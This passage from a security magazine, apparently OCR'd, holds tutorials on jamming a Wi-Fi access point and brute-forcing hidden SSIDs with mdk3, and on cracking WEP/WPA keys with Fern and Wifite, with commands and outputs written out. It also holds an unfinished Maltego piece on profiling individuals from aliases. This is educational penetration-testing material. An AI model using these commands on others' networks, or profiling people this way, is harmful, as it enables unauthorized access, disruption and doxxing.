


Figure 14. *iwlist wlan0 scan output*

From the scanning, you will need to find the system that you want to restrict the access. Log the essid, bssid and channel in the terminal by typing:

```
echo [bssid] > [BLACKLISTFILENAME]
ie. echo 0A:76:FF:81:2C:31 > blacklist
```

```
root@kali:~# echo 0A:76:FF:81:2C:31 > blacklist
root@kali:~#
```

In this case, the target mac-address is `0A:76:FF:81:2C:31`.

Now type:

```
airmon-ng start [interface]
```

```
root@kali:~# airmon-ng start wlan0


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
2532    NetworkManager
3357    wpa_supplicant

Interface       Chipset         Driver

wlan0           Zydas zd1211b   zd1211rw - [phy0]
                                (monitor mode enabled on mon0)
```

Figure 15. *airmon-ng monitor mode*

You will see that interface wlan0 is listed as monitor mode enable on mon0. The user can check that the interface mon0 is in by using `airmon-ng`:

```
airmon-ng
```

```
root@kali:~# airmon-ng

Interface       Chipset         Driver

wlan0           Zydas zd1211b   zd1211rw - [phy0]
mon0            Zydas zd1211b   zd1211rw - [phy0]
```

Figure 16. *interface in monitor mode*

Now using mdk3 we will use the following command:

```
mdk3 mon0 d -b [BLACKLISTFILENAME] -c [TARGETSCHANNEL]
```

In our case, the target channel is 2:

```
mdk3 mon0 d -b blacklist -c 2
```

```
root@kali:~# mdk3 mon0 d -b blacklist -c 2

Periodically re-reading blacklist/whitelist every 3 seconds
```

Figure 17. *mdk3 mon0 d output command*

In a new terminal we will use the following options:

```
mdk3 mon0 a -m -i [TARGETSBSSID]
```

in our case, the target BSSID is `0A:76:FF:81:2C:31`:

```
mdk3 mon0 a -m -i 0A:76:FF:81:2C:31
```




Figure 18. *mdk3 sniffing output*

Several “users” are being created and “asking” for authentication to the access point, flooding him with a huge amount of requests. At this point the system will not be able to connect to the router, or any new client that want to connect to him. The DoS attack is a success!

CRACK HIDDEN SSIDS WITH MDK3

Many networks administrators assume that hiding the SSID is more secure. This is completely wrong! Hiding the SSID’s just make the attacker task more tedious but in no way is considered a protection. Instead of active probing (the case that we are going to show), the attacker can passively sniff the air and wait for a client to connect to the target network. The probe sent by the client contains information about the SSID. Another variation to this attack is to force a de-authentication of a user, and wait for him to try to reconnect by means of probe requests. In this test case, I’ve setup an hidden AP with the following information:

```
BSSID 58:98:35:55:67:6B on Channel 6 Hidden SSID of 3 characters only.
```

In order to try to crack the hidden SSID, I will use a brute force attack; however it is always best to first try a dictionary to see if it isn’t a standard name. The user can find a dictionary list, by accessing (*http://www.renderlab.net/projects/WPA-tables/SSID.zip*), for example.

The general usage of the brute force attack command is:

```
mdk3 [interface] p -b [character set] -c [channel] -t [bssid] -s [packets/sec]
```

The brute force character set option can assume the following values:

- `a` all printable
- `l` lower case
- `u` upper case
- `n` numbers
- `c` lower and upper case
- `m` lower and upper case plus numbers

So in our case:

```
mdk3 mon0 p -b u -c 6 -t 58:98:35:55:67:6B -s 100
```

I've defined the brute force option to restrict to uppercases only because I've defined the BSSID only with upper cases:

Figure 19. *SSID crack iterations output*

The system will begin iteration of 3 length SSID until match the hidden one! During the several iterations it will show SSIDs of other networks, which are picked up during the attack, but will then continue until either the full scope of the attack as ended, or the SSID is found.




Figure 20. *SSID crack iteration output (cont)*

In this test case it took around 35min to get the 3 character of the SSID ("CAA"):




Figure 21. *SSID crack success output*


FINAL CONSIDERATIONS

We observe, that the number of packets per second (pps) is a very important parameter and makes a substantial difference when performing the brute force option. In this case, I've used 150 pps. We also reinforce the fact that hiding the SSID is not a form of secure your network, because by using powerful tools like the ones that a distribution like Kali offers.

REFERENCES

[1] *http://en.wikipedia.org/wiki/Filesystem_Hierarchy_Standard*
[2] *http://en.wikipedia.org/wiki/Handshaking*

ABOUT THE AUTHOR



Nuno Taxeiro has a master degree in Electronics and Telecommunications Engineering in ISEL (Superior Institute of Engineering of Lisbon). He was born 27th May 1983 in Lisbon, Portugal. Since earlier on his academic life, he focused in Data Networks related subjects, especially Security and Carrier Ethernet. His special interests reside in RADIUS, network monitoring (Nagios), network intrusion detection (Snort), vulnerabilities and Carrier Ethernet.
Workshops and Publications: attended FCCN (Foundation for National Scientific Computing) in 2010 workshop about DNSSEC and Common Network Information Service.
Has a publication about the implementation and monitoring of a 3G network based on an distributed antenna system grid in ANACOM – 3rd URSI conference.
LinkedIn Profile: http://www.linkedin.com/in/nunotaxeiro
Email: nunotaxeiro@gmail.com

WIFI CRACKING JUST BECAME A WHOLE LOT EASIER

by Tomas Koslab

The Offensive Security team came into the information security world with a clear vision in mind. The mission was to fill in the huge gap between the defensive and offensive security fields by emphasizing the idea of being able to defend, one must think like an attacker. They have successfully accomplished this by developing two of the most widely used Linux flavor called BackTrack and Kali. This article will briefly explain the 802.11 technologies and how in theory, wireless networks should be protected to prevent unauthorized access. Demos are included to show how 2 simple yet effective tools can penetrate through what someone might think of as a secured Wi-Fi spot.

What you will learn:

- 802.11 Radio Technologies
- Wireless Network Encryption Types
- Process of Cracking WiFi
- Basic Understanding of How Passwords are Guessed
- How to Automate WiFi Cracking
- How to Use Fern WiFi Cracker & Wifite

What you should know:

- Basic Wireless Fundamentals
- Ability to Navigate Through Linux
- Know Basic Linux Commands
- Be Able to Install Drivers in Linux for WIC

The world we live in today has evolved from using Ethernet to wireless standards used to communicate with one another. Ethernet has been with us for a longer time and therefore we have been successful in being able to secure the communication on it through a lot of security practices. Of course nothing is ever truly secured, but we have built integrated layers to enhance the defense-in-depth. Wireless later came into existence for the ability to be connected wherever you are. It beats having to plug in a cable to a wall jack just to connect to the world which in return brought more flexibility. However, it comes with a price and that is less security.

WIFI TECHNOLOGY

WiFi networks use a wireless computer network standard 802.11 which is implemented by a set of media access control and physical layer specifications. The 802.11 standard is operated by the Institute of Electrical and Electronics Engineers (IEEE). This standard uses radio technologies to communicate in the most common 2.4 and 5 GHz frequency band. Throughout the years, many new 802.11 technologies have been released.

A standard that many currently use is 802.11n. This became most preferred because of its speed capabilities (rated 100Mbit/sec – 140Mbit/sec) and backward compatibility with 802.11a/b/g. It also has the notable ability to transmit radio waves in the 2.4 and 5 GHz frequency channels. Wireless-N introduced new technology called multiple input, multiple output (MIMO). This allowed the use of multiple data streams by using several antennas.

A relatively new technology has been shedding some light into the public and that is 802.11ac. It's been reported that it will provide blazing fast speeds up to 1.3Gbps but that can be exaggerated a bit. We won't know until the second wave comes out in late 2014. Wireless-AC uses the 5 GHz frequency exclusively for a wider range of spectrum. This means it will be backward compatibility with 802.11a/n only; however there are reports that some products will have the capability to work with 802.11b/g legacy systems.

WIFI ENCRYPTION

There are many different types of WiFi encryption to choose from. For a long time, Wired Equivalent Privacy (WEP) was considered a good wireless encryption. It first used a 64-bit configuration key, then later introduced 128-bit and 256-bit. It was a good choice for security until attackers found a way to crack the encrypted passwords in a matter of minutes.

It wasn't long until Wi-Fi Protected Access (WPA) took over WEP to make wireless safe once more. A new integrity check feature was presented to help defeat attackers from intercepting data packets. WPA also employed a powerful feature called Temporal Key Integrity Protocol (TKIP) which held the ability to generate a new key for every packet of information that is sent by the client. However, yet again, attackers were successful in penetrating through WPA keys.

The best security practice especially for home users is to use WPA2 Personal. This incorporates the Advanced Encryption Standard (AES) which provides a strong symmetric-key algorithm that makes cracking passwords much harder. In the business world, it is more practical to use WPA2 Enterprise which involves a type of authentication server for its clients like a Remote Authentication Dial In User Service (RADIUS).

SET UP WI-FI ROUTER FOR TESTING

It is advisable to use your own wireless router for testing. This demo is for educational purposes only. Do not use these techniques on property that is not rightfully owned by you.

Any router that is able to transmit 802.11 frequencies will work. When setting it up, security features need to be enabled. For demo purposes, a WEP or WPA Personal key will be best to expedite the process.

FERN WI-FI CRACKER

Fern Wi-Fi Cracker is a readily available Graphical User Interface (GUI) tool used for cracking wireless networks. Fern is able to crack WEP, WPA, and WPA2 wireless networks. It comes preloaded on BackTrack 5 R3 and Kali Linux. Before continuing, it's important to read the MAN pages for a complete description of the program.

It's important to know how to enable your wireless interface card (WIC) and load the proper drivers for Linux. You also need a compatible WIC chipset that allows packet injection otherwise it won't work. You can find a compatible list at aircrack-ng's official website for guidance: *http://www.aircrack-ng.org/doku.php?id=compatibility_drivers.* I won't go over specific details on how to set this up as there are various guides available on the internet with different drivers specified for your WIC.

Navigate to the Fern Wi-Fi Cracker by going to Applications > BackTrack > Exploitation Tools > Wireless Exploitation Tools > WLAN Exploitation > fern-wifi-cracker. You may also open a terminal and type the following command:

```
#cd /pentest/wireless/fern-wifi-cracker
#python execute.py
```

Select the appropriate interface on which you want to sniff data traffic on. In this case wlan0 is chosen.

Figure 1. *Choosing appropriate WIC*

Now you may click on “Scan for access points”. You will see the number of detected WEP and WPA encrypted wireless networks.

Figure 2. *Main dashboard*

Clicking on either the WEP or WPA button will bring up the attack screen and list the networks which were found. Fern does a really good job with showing the user which Wi-Fi targets are available by displaying thumbnails like in Figure 3.




Figure 3. *Choosing a target*

Before you go ahead and click on the Attack button, you have the option to set what type of attack you want to conduct. For this demo we will be using the Regular Attack which will use a preloaded wordlist file to use called common.txt. If you’d like you may load your own wordlist file by clicking on browse and navigating to the right directory.

Once you have both Regular Attack selected along with the specified wordlist, go ahead and hit the Attack button.

The Fern program will begin to initiate the attack. On the left side of the screen, the current attack steps will be highlighted in yellow. Fern will then try to de-authenticate a client and capture the 4-way handshake. It’s important to note that Fern requires at least one client to be connected to the wireless network so it can collect the necessary packets to crack the key in the final stage.

Once Fern captures the handshake, it will immediately start the bruteforce attack. Once the attack finishes, the key will be displayed in red.

Another neat feature with Fern is that it stores the keys that it had cracked into its database for future use. You may click on Key Database to view previously cracked keys.

FERN WRAP UP

A person who holds possession of the key used to secure a wireless connection can associate themselves to the network. With this, they also have the ability to have a gateway out to the internet. An attacker may also launch another attack to be able to decrypt data traffic the clients are sending and use it for malicious activity.

Forensic tool such as Kismet could be a way to counter attack a cracker from being able to get into your wireless network. Defense strategies are becoming harder to implement in time because of the fast growing vulnerabilities.

WIFITE

Wifite is probably one of the best tools out there for cracking wireless networks, it comes preloaded on BackTrack 5 R3 and Kali Linux. It makes the whole task so much simpler by making the whole process automated. Wifite hides the intricate details of what happens behind the scene and displays the useful information to the user.

Just like the Fern Wi-Fi Cracker, Wifite is a python program which is able to crack WEP, WPA, and WPS. It also has a similar database function that backs up all cracked passwords so they can be used later. The same key points apply in being able to have a compatible wireless network card that can inject packets as mentioned before.

Also, be sure to read the MAN page for any help that you may need. You can view the commands that Wifite has to offer by typing the following command:

```
# ./wifite.py -h
```




Figure 4. *Wifite useful commands*

More information about Wifite can be found here: *http://code.google.com/p/wifite/.*

Navigate to the Wifite Wi-Fi Cracker by going to Applications > BackTrack > Exploitation Tools > Wireless Exploitation Tools > WLAN Exploitation > wifite.

To initiate a scan and to automatically put the wireless interface card into monitor mode, type the following command:

```
# ./wifite.py
```




Figure 5. *Available target list*

Press Ctrl + C when you think Wifite found all available networks.

Once the targeted wireless network appears, it gives you detailed information regarding what channel it is on, what type of encryption is being used, what is the power being transmitted, and whether or not there are clients connected to it.

You will be asked which network you want to attack. You can simply enter the number of the network and you may also specify multiple networks at the same time separated by commas.

Once you make the decision, the attack will initiate against the wireless network. In Figure 7, this particular attack is using the arp-replay attack to crack the WEP key.




Figure 6. *Preparation in attacking*

We can fine tune Wifite by specifying the pps for every attack to prevent it from performing as a denial of service attack. The following command will lower the rates for capturing packets:

```
# ./wifite.py -wepca 15000 -pps 500
```

When Wifite captures enough IV's, a similar output shown below will be presented to you.




Figure 8. *Cracking process output*

Wifite has been successful in cracking the WEP key. It's important to note that depending on the key size and the power of your computer's graphical processing unit, the cracking phase can last for a long time. One nice feature of Wifite is that it can be customized to never stop trying to crack the encryption key until it is successful.

Another interesting feature supported by Wifite is that it can scan for all nearby WPA networks and store the handshakes without having to bruteforce them right then and there. This can come in handy if you want to try and crack them later on your own time. This can be done by typing the following command:

```
# ./wifite.py -wpa --dict none
```

WIFITE WRAP UP

Wifite is the best wi-fi cracker available. With its ability to be customized to most favored preferences, this tool can go a long way. It has very similar similarities as Fern but offers more flexibility with it being command line.

CONCLUSION

New wireless cracking tools are constantly being coded in the information security world. These tools can be used for either malicious activity or for ethical reasons. Forensic specialists have an important job to be aware of the available tools that may be out there used for crime. Without the knowledge, bringing down a criminal will be more difficult.

Specialists need to be able to find ways to track down cyber criminals who use these tools to either steal information or to store stolen information such as routers. Many new routers have some type of storage integrated with them making it a target to store potential valuable information. Cyber criminals are always thinking one step ahead and we as security professionals need to be right there with them.

ABOUT THE AUTHOR

I have started taking in a strong interest in IT early in my life at a very young age with a passion that doesn't stop growing. During my learning, I have acquired knowledge and experience mostly in networking, information security, digital forensics, virtualization, and storage. I am currently employed by Moraine Valley Community College as a Database Support Specialist specializing in virtualization. I enjoy being surrounded by great people and here at MVCC that is easily accomplished. I have recently taken an internship position at Network Development Group (NDG) as technical support. At NDG we are further developing products to help students achieve true hands-on experience through the use of virtualization technology. My goal in life is to be happy with what I do and to help others achieve their goals in the IT world. Continuing in education is what I will never stop doing.

MALTEGO: FINDING THE NEEDLE IN THE HAYSTACK

by Ed Wiget

Maltego is specifically designed to be used as an open source intelligence and forensics application to join relationships between people, groups of people, companies, organizations, web sites, Internet infrastructure, phrases, affiliations,documents and files. I have used Maltego in corporate forensics, cyber-crime investigations, and even missing persons cases to help identify resources used on-line by individuals involved in these investigations or to identify persons these people associate with. My greatest accomplishment using Maltego was to track an hactivist starting with only their known alias to their home address by associating the alias to many other on-line resources, social media sites, and then cross-referencing the data to a common single association, their real name. This was done in only a few hours.

What you will learn:

In this article we will give you a brief overview of Maltego and also show you how to use Maltego to:

perform basic searches,

- search for an individual using only part of an email address,
- search for an individual by using a known alias,
- switch between node types,
- view node information,
- search for more information about a specific node.

What you should know:

Before using Maltego, you should have a basic understanding of:

- performing on-line searches,
- cross-referencing information,
- Internet technologies,
- how to use either Backtrack or Kali Linux,
- and the need to find out more about “something”.

Maltego comes installed as a special edition in the last few versions of Backtrack and Kali Linux. It does not have all of the features of the full version and is not to be used for commercial purposes. Some of the more important limitations of the free version includes:

- maximum of 12 results returned per transform,
- you need to register the *Maltego* client,
- API keys expire every few days,
- runs on a slower server that is shared with other community users,
- communication between the client and server is not encrypted,
- no end user support.

For additional differences between the commercial version and free versions, see the owners' manual linked in the resources of this article. The full version can be purchased for $760 for the first year, currently at the time of this article, and then a yearly renewal fee of $320. The licensing costs can quickly be justified by the time saved doing the same searches manually using search engines.

Once you are familiar with using *Maltego*, you can perform complex searches that can be used to:

- identify a person's or groups's web pages, email addresses, domain names, social media accounts, posts to pastebin, or other on-line associations from their aliases and email addresses,
- identify people that a person corresponds with via social media accounts or email addresses,
- monitor a person's or groups Twitter or Facebook account for new activity,
- cross reference additional information about an alias to confirm the relationship to the on-line presence,
- cross-reference email addresses to other email addresses used by an individual or group,
- identify companies' affiliates, employees, and associations to other companies along with their network infrastructure,

The depth of *Maltego* searches are only limited by your own time and imagination.

To make this article easier to follow, we are going to use an assumption that the "something" is an alias found among digital communications in some case you are working on. Furthermore, to be fair and not inadvertently give someone notoriety in the article, I am going to use the characters from the movie The Matrix: Neo and Niobe. We will assume Neo is the main character in our investigation and that we don't know anything about Niobe. Niobe is now our "something". I also chose this name because I realized while writing this article that the limited information presented for such a unique name was easy to digest in Maltego.

USING MALTEGO

Maltego is located in Kali Linux under Applications – Kali Linux – Information Gathering – DNS Analysis – maltego. You can also run Maltego by simply opening your favorite shell and typing the command "maltego".

It is also available for download and installation on Windows and OSX.

When you run *Maltego* for the first time, you will be given an overview of the registration process, see Figure 1.




Figure 1. *The first run start-up wizard*

On the second step, Figure 2, you will be prompted to enter an existing user name and password or to register a new user name and password by clicking on the 'register here' link. Clicking on the 'register here' link opens a web browser on the registration page.

Figure 2. *The log in or registration screen*

Once you register, you will be presented with a welcome screen and it will show when your registration expires. You can just accept the default values for the remaining screens.

When you select 'run a new machine', you will be presented with some options shown in Figure 3:

